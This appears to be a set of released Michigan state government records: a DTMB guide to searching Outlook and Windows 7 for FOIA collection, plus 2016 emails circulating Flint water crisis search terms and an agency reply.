
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### **Using the search function in windows 7**

Since the majority of DTMB is on Windows 7, the examples I’ll be showing are on that operating system. If you click on windows Start button, you’ll see the search box right next to it




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This part can be a bit time consuming but we suggest you open each document to make sure that it's relevant. In this instance my search brought up a DTMB Move form, but only because it has the word FOIA in the form. (*Your agency may have slightly different guidelines, please follow them and use this example search as a training tool*)

You'll notice that the words "See more results" appears at the bottom of the list. This means that my search turned up a lot more documents than what can easily be displayed. If I click on the link, it will open Windows Explorer and reveal a comprehensive list, along with their locations.





As you can see from this example my search found 46 items. We can now select them all using the “Ctrl-A method” that we used for the emails, and copy them to our newly created FOIA folder.

## Conclusion

This is the simplest, we could devise to help those of you conducting the FOIA searches. We hope that this will make the task a bit easier

## What If I have questions?

If you have any questions please contact your Agency FOIA Coordinator, or Client Specialist.

## DTMB-Client Specialists

Greg Mears – [mearsg@michigan.gov](mailto:mearsg@michigan.gov) 517-284-4524

Eric Stanaway – [stanawaye@michigan.gov](mailto:stanawaye@michigan.gov) 517-373-8795

---

**From:** Westfall, Laurie (DTMB)  
**Sent:** Friday, February 12, 2016 4:35 PM  
**To:** Galeazzi, Tiziana (DTMB)  
**Subject:** FOIA

**Importance:** High

**Follow Up Flag:** Follow up  
**Flag Status:** Completed

Tiziana – just keeping you in the loop in case you hadn't seen this update on the search criteria from the Governor's office. My client sent it to me.

**From:** Thomet, Ruth (GOV)  
**Sent:** Friday, February 12, 2016 3:46 PM  
**To:** Buckberry, Gary (DTMB) <[buckberryg@michigan.gov](mailto:buckberryg@michigan.gov)>; Chivis, Candace (MDCR) <[Chivisc@michigan.gov](mailto:Chivisc@michigan.gov)>; Christian, AI (DMVA) <[christiana@michigan.gov](mailto:christiana@michigan.gov)>; Colberg, Nicole (DNR) <[ColbergN@michigan.gov](mailto:ColbergN@michigan.gov)>; Deacon, Brad (MDARD) <[deaconb9@michigan.gov](mailto:deaconb9@michigan.gov)>; Fleming, Stephani (LARA) <[FlemingS2@michigan.gov](mailto:FlemingS2@michigan.gov)>; Gnodtke, John (MCSC) <[GnodtkeJ@michigan.gov](mailto:GnodtkeJ@michigan.gov)>; Gregg, Randall (DIFS) <[GreggR2@michigan.gov](mailto:GreggR2@michigan.gov)>; Groves, Cheryl (MDOC) <[GrovesC@michigan.gov](mailto:GrovesC@michigan.gov)>; Head, David (MDE) <[HeadD@michigan.gov](mailto:HeadD@michigan.gov)>; Heffner, Bradley (MEDC) <[heffnerb@michigan.org](mailto:heffnerb@michigan.org)>; Hinkley, Lori (MSP) <[hinkleyl@michigan.gov](mailto:hinkleyl@michigan.gov)>; Kobus, Dawn (DIFS) <[kobusd@michigan.gov](mailto:kobusd@michigan.gov)>; Noll, Melissa (MDOS) <[NollMI1@michigan.gov](mailto:NollMI1@michigan.gov)>; Novak, Doug (MDOS) <[NovakD@michigan.gov](mailto:NovakD@michigan.gov)>; Rick, Matthew (DHHS) <[RickM@michigan.gov](mailto:RickM@michigan.gov)>; Robert, Carla M. (Treasury) <[RobertC@michigan.gov](mailto:RobertC@michigan.gov)>; Sarkisian, Jennifer (AG) <[SarkisianJ@michigan.gov](mailto:SarkisianJ@michigan.gov)>; Vorce, Susan (DEQ) <[VORCES@michigan.gov](mailto:VORCES@michigan.gov)>; Weber, Travis (GOV) <[WeberT7@michigan.gov](mailto:WeberT7@michigan.gov)>; Wendling-Richards, Christy (AG) <[WendlingRichardsC@michigan.gov](mailto:WendlingRichardsC@michigan.gov)>; Ackley, Martin (MDE) <[AckleyM@michigan.gov](mailto:AckleyM@michigan.gov)>; Bach, Katie (MSHDA) <[BachK@michigan.gov](mailto:BachK@michigan.gov)>; Banner, Shanon (MSP) <[BannerS@michigan.gov](mailto:BannerS@michigan.gov)>; Begnoche, Michelle (MEDC) <[begnochem@michigan.org](mailto:begnochem@michigan.org)>; Bitely, Andrea (AG) <[BitelyA@michigan.gov](mailto:BitelyA@michigan.gov)>; Brown, Melanie (DEQ) <[BrownM45@michigan.gov](mailto:BrownM45@michigan.gov)>; Brown, Tiffany (MSP) <[BrownT22@michigan.gov](mailto:BrownT22@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Campbell, Maura (DHHS) <[CampbellMI6@michigan.gov](mailto:CampbellMI6@michigan.gov)>; Cranson, Jeff (MDOT) <[CransonJ@michigan.gov](mailto:CransonJ@michigan.gov)>; DeVol, Lauren (DMVA) <[DeVollL@michigan.gov](mailto:DeVollL@michigan.gov)>; Ellis, Jan (MDE) <[EllisJ@michigan.gov](mailto:EllisJ@michigan.gov)>; Fedorchuk, Matthew (MCSC) <[fedorchukm@michigan.gov](mailto:fedorchukm@michigan.gov)>; Fischer, Tim (MDOT) <[fischerT2@michigan.gov](mailto:fischerT2@michigan.gov)>; Gautz, Chris (MDOC) <[GautzC@michigan.gov](mailto:GautzC@michigan.gov)>; Gendreau, Gisgise (MDOS) <[GendreauG@michigan.gov](mailto:GendreauG@michigan.gov)>; Golder, Edward (DNR) <[GolderE@michigan.gov](mailto:GolderE@michigan.gov)>; Guerrant, Emily (MEDC) <[guerrante@michigan.org](mailto:guerrante@michigan.org)>; Hawthorne, Megan (AG) <[HawthorneM1@michigan.gov](mailto:HawthorneM1@michigan.gov)>; Holton, Jennifer (MDARD) <[holtonj@michigan.gov](mailto:holtonj@michigan.gov)>; Humes, William R (DMVA) <[william.r.humes2.mil@mail.mil](mailto:william.r.humes2.mil@mail.mil)>; Kramer, Holly (MDOC) <[KramerH@michigan.gov](mailto:KramerH@michigan.gov)>; Leeds, Lauren (DTMB) <[LeedsL@michigan.gov](mailto:LeedsL@michigan.gov)>; Levengood, Vicki (MDCR) <[LevengoodV@michigan.gov](mailto:LevengoodV@michigan.gov)>; Miller, Andrea (DIFS) <[MillerA16@michigan.gov](mailto:MillerA16@michigan.gov)>; Miller, Jacki (MDCR) <[MillerJ31@michigan.gov](mailto:MillerJ31@michigan.gov)>; Miller, Misty (MSHDA) <[MillerM58@michigan.gov](mailto:MillerM58@michigan.gov)>; Minicuci, Angela (DHHS) <[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>; Moon, Jason (LARA) <[moonj@michigan.gov](mailto:moonj@michigan.gov)>; Pepin, John (DNR) <[PepinJ@michigan.gov](mailto:PepinJ@michigan.gov)>; Sampson, Jeremy (TREASURY) <[SampsonJ@michigan.gov](mailto:SampsonJ@michigan.gov)>; Silfven, Ken (TIA) <[SilfvenK@michigan.gov](mailto:SilfvenK@michigan.gov)>; Simpson, Angela (DMVA) <[SimpsonA3@michigan.gov](mailto:SimpsonA3@michigan.gov)>; Stanton, Terry A. (Treasury) <[StantonT@michigan.gov](mailto:StantonT@michigan.gov)>; Thelen, Suzanne (DMVA) <[ThelenS3@michigan.gov](mailto:ThelenS3@michigan.gov)>; Throne, Heather (MDARD) <[ThroneH@michigan.gov](mailto:ThroneH@michigan.gov)>; Tommasulo, Karen (DEQ) <[TommasuloK@michigan.gov](mailto:TommasuloK@michigan.gov)>; Weiss, Kurt (DTMB) <[WeissK1@michigan.gov](mailto:WeissK1@michigan.gov)>; Wheaton, Bob (DHHS) <[WheatonB@michigan.gov](mailto:WheatonB@michigan.gov)>; Woodhams, Fred (MDOS) <[WoodhamsF@michigan.gov](mailto:WoodhamsF@michigan.gov)>  
**Cc:** Weber, Travis (GOV) <[WeberT7@michigan.gov](mailto:WeberT7@michigan.gov)>  
**Subject:** Flint Water Search Terms

All – below are the list of searches we would like you to use in order to try to find the most relevant documents related to the Flint water crisis. Thank you again for your assistance. Because of the late timing for getting you this list, you may wait until Tuesday to send Travis Weber your estimates of time it takes to search this. Please remember that employees should search their hard drives as well as their e-mails, and that means DTMB cannot perform this search for you; your own folks who may have documents will have to do so from their machines. Thank you again for all your assistance and efforts.

Legionnaire

Legionella

“boil water order” & “Flint” (anywhere in document)

“coli” & Flint (anywhere in document)

“bacteria” & “Flint” (anywhere in document)

“microb” & “Flint” (anywhere in document)

“TTHM” & “Flint” (anywhere in document)

“Lead” & “Flint” (anywhere in document)

“emergency” & “Flint” (anywhere in document)

Karegnondi

“Genesee County Health Department”

“Flint” (within sentence) “utilities”

“Lead and Copper Rule”

“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)

“DWSD” & “Flint” (anywhere in document)

“Flint River”

“Pb” & “water” (anywhere in document)

“KWA”

*Ruth Thomet,*

Executive Assistant - Legal Department

Executive Office of the Governor

111 South Capitol Avenue

P.O. Box 30013

Lansing , Michigan 48909

517-241-5630

Laurie Westfall

General Manager

DTMB, MCSC, MDE and CEPI

Office: 517-335-1226

Cell: 517-242-3499

**DTMB**

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
Laurie Westfall

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
Laurie Westfall

General Manager

DTMB, MCSC, MDE and CEPI

Office: 517-335-1226

Cell: 517-242-3499



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# FOIA Keyword Search Tips

## Step 1.


### Preparation

In order to comply with the many recent FOIA requests, we wanted to give everyone an easy to follow set of instructions for conducting these searches. We at DTMB are still working through the process of setting up a central collection site for each agency. In the interim, we advise each of you take the following steps to prepare for collection.

- Create a folder in your Outlook mailbox called FOIA
- Use the method outlined below to retrieve the affected emails
- Drag and drop the emails you have identified into the FOIA folder you have created
- Await instructions as to how these will be collected

## Step 2. Create your FOIA Folder

Create a new folder by **right clicking** on your cabinet, or your mailbox (your @michigan.gov account). Click on the “New Folder” icon. Call the new Folder FOIA, and press Enter.



The new folder should now be created in your account



This is the folder that you will drag and drop the relevant emails to when you conduct your search. In our next section we'll give you some tips to assist you in searching your mailbox for relevant items

## Step 3. Identifying emails using keyword search


The first step in preparing for your FOIA keyword search is to make sure you have the keyword list available. This list should have been provided to you by the AG, or your management. In the screenshots below we will walk you through the process of identifying the emails, and in later steps how to move them to a special storage folder. Your screens may not look identical to mine, but the methodology is the same for Office 201, and 2013.

First off, locate the search box in Outlook (typically in the upper right hand corner). Make sure that your search is set to “Current mailbox” as seen here. The reason we ask you to do the searches in this manner is that it will search your entire mailbox (received and sent items) including Lync/Skype conversations.




In the examples we're going to show we will be doing the word searches one at a time. In testing we found that trying to do multiple word searches, did not give the results we were looking for.

Let's start with a simple one from the keyword search I was provided. In this instance I entered the word legionnaire, and received these results.



Let's try another using a search term in “quotes”. By placing an item in quotes it will limit your search to those exact words.



**NOTE:** By design Microsoft limits the number of items that can be retrieved in a single search to 250. This means that if your search results in more than 250 items you will have to repeat the search process until you have identified all of the emails you wish to address.

As you complete each key word search, you will need to copy those emails to your FOIA folder for retrieval at a later time. We will go over those steps in the next section.


#### Step 4. Copying your messages to the designated FOIA area

Now that you have identified the emails that meet the search criteria, you'll want to save them off to your newly created “FOIA” folder.

NOTE: Your agency may have you save these items to an alternately designated space. That space can take the form of a network drive, USB flash or portable hard drive. Where ever you choose to store them, the “mechanics” of doing so will not change.

Once you have identified the emails that you want to save, highlight all of them by clicking on the first message, then holding down the Control Key, followed by the letter “a”. Next, open up the folder or drive where you wish to save these messages. Using our example above I have created a folder in my Outlook account called FOIA and will save the messages there.

Move your mouse to all of the highlighted message and do a RIGHT CLICK, and then while holding down the right mouse button drag all the messages to where you want to store them. When your mouse pointer arrives in the area you want to save them, release the button and select “copy” from the pop up menu (See illustration)



Depending on the amount of messages you’re copying and where you are copying them to, the process can take a few seconds, or many minutes if they include attachments. Once the copy process has completed, you will see the emails you moved appear in the area you stored them.

## **Step 5. Doing a hard drive keyword search for documents and other items**


Conducting a hard drive search is fairly simple. Regardless of what version of Windows you’re using, each of them has a search feature built in called “Windows Explorer”, you see it every time you open up a folder on a network drive, or on your own computer. Before conducting your searches, we would suggest that you create a special folder on your desktop called FOIA where you may copy the items you find until final instructions are issued as to their disposition.

### **Using the search function in windows 7**

Since the majority of DTMB is on Windows 7, the examples I’ll be showing are on that operating system. If you click on windows Start button, you’ll see the search box right next to it




In this example I’m going to search my computer for the word FOIA. As you can see my search yielded numerous documents including emails. Since I’ve already saved off all of the relevant emails, we’ll focus on just the documents.



This part can be a bit time consuming but we suggest you open each document to make sure that it's relevant. In this instance my search brought up a DTMB Move form, but only because it has the word FOIA in the form. (*Your agency may have slightly different guidelines, please follow them and use this example search as a training tool*)

You'll notice that the words "See more results" appears at the bottom of the list. This means that my search turned up a lot more documents than what can easily be displayed. If I click on the link, it will open Windows Explorer and reveal a comprehensive list, along with their locations.





As you can see from this example my search found 46 items. We can now select them all using the “Ctrl-A method” that we used for the emails, and copy them to our newly created FOIA folder.

## Conclusion

This is the simplest, we could devise to help those of you conducting the FOIA searches. We hope that this will make the task a bit easier

## What If I have questions?

If you have any questions please contact your Agency FOIA Coordinator, or Client Specialist.

## DTMB-Client Specialists

Greg Mears – [mearsg@michigan.gov](mailto:mearsg@michigan.gov) 517-284-4524

Eric Stanaway – [stanawaye@michigan.gov](mailto:stanawaye@michigan.gov) 517-373-8795

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**From:** Bilek, Mike (DTMB)  
**Sent:** Tuesday, February 16, 2016 2:44 PM  
**To:** Ouendag, Michael (DTMB)  
**Cc:** Westfall, Laurie (DTMB); Gabler, David (DTMB); Bilek, Mike (DTMB); Leonard, Meg (DTMB); Guardiola, Jamie (DTMB)  
**Subject:** ORS POIA

Mike O,

The applications(s) for ORS are as follows; After some conversation we expanded the list some.

The following need to have Clarity running for the application to be functional.

ESS  
FileNet  
NICE  
Siebel

The following are standalone applications;

MiAccount  
Indexing Application  
Issue Tracker  
Scanning application  
Work Force manager

ORS was given the following key words and asked if our data would contain any of these;

Legionnaire  
Legionella  
“boil water order” & “Flint” (anywhere in document)  
“coli” & Flint (anywhere in document)  
“bacteria” & “Flint” (anywhere in document)  
“microb” & “Flint” (anywhere in document)  
“TTHM” & “Flint” (anywhere in document)  
“Lead” & “Flint” (anywhere in document)  
“emergency” & “Flint” (anywhere in document)  
Karegnondi  
“Genesee County Health Department”  
“Flint” (within sentence) “utilities”  
“Lead and Copper Rule”  
“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)  
“DWSD” & “Flint” (anywhere in document)  
“Flint River”  
“Pb” & “water” (anywhere in document)  
“KWA”

The Business response is no.

Jamie Guardiola would be the contact person if any FOIA is needed  
If you have any questions please let me know.

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DTMB Agency Services/ORS  
AST Manager  
Desk 517-284-4525  
Cell 517-930-6298  
E-mail- [bilekm@michigan.gov](mailto:bilekm@michigan.gov)



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"Success means having the courage, determination, and the will to become the person you believe you were meant to be".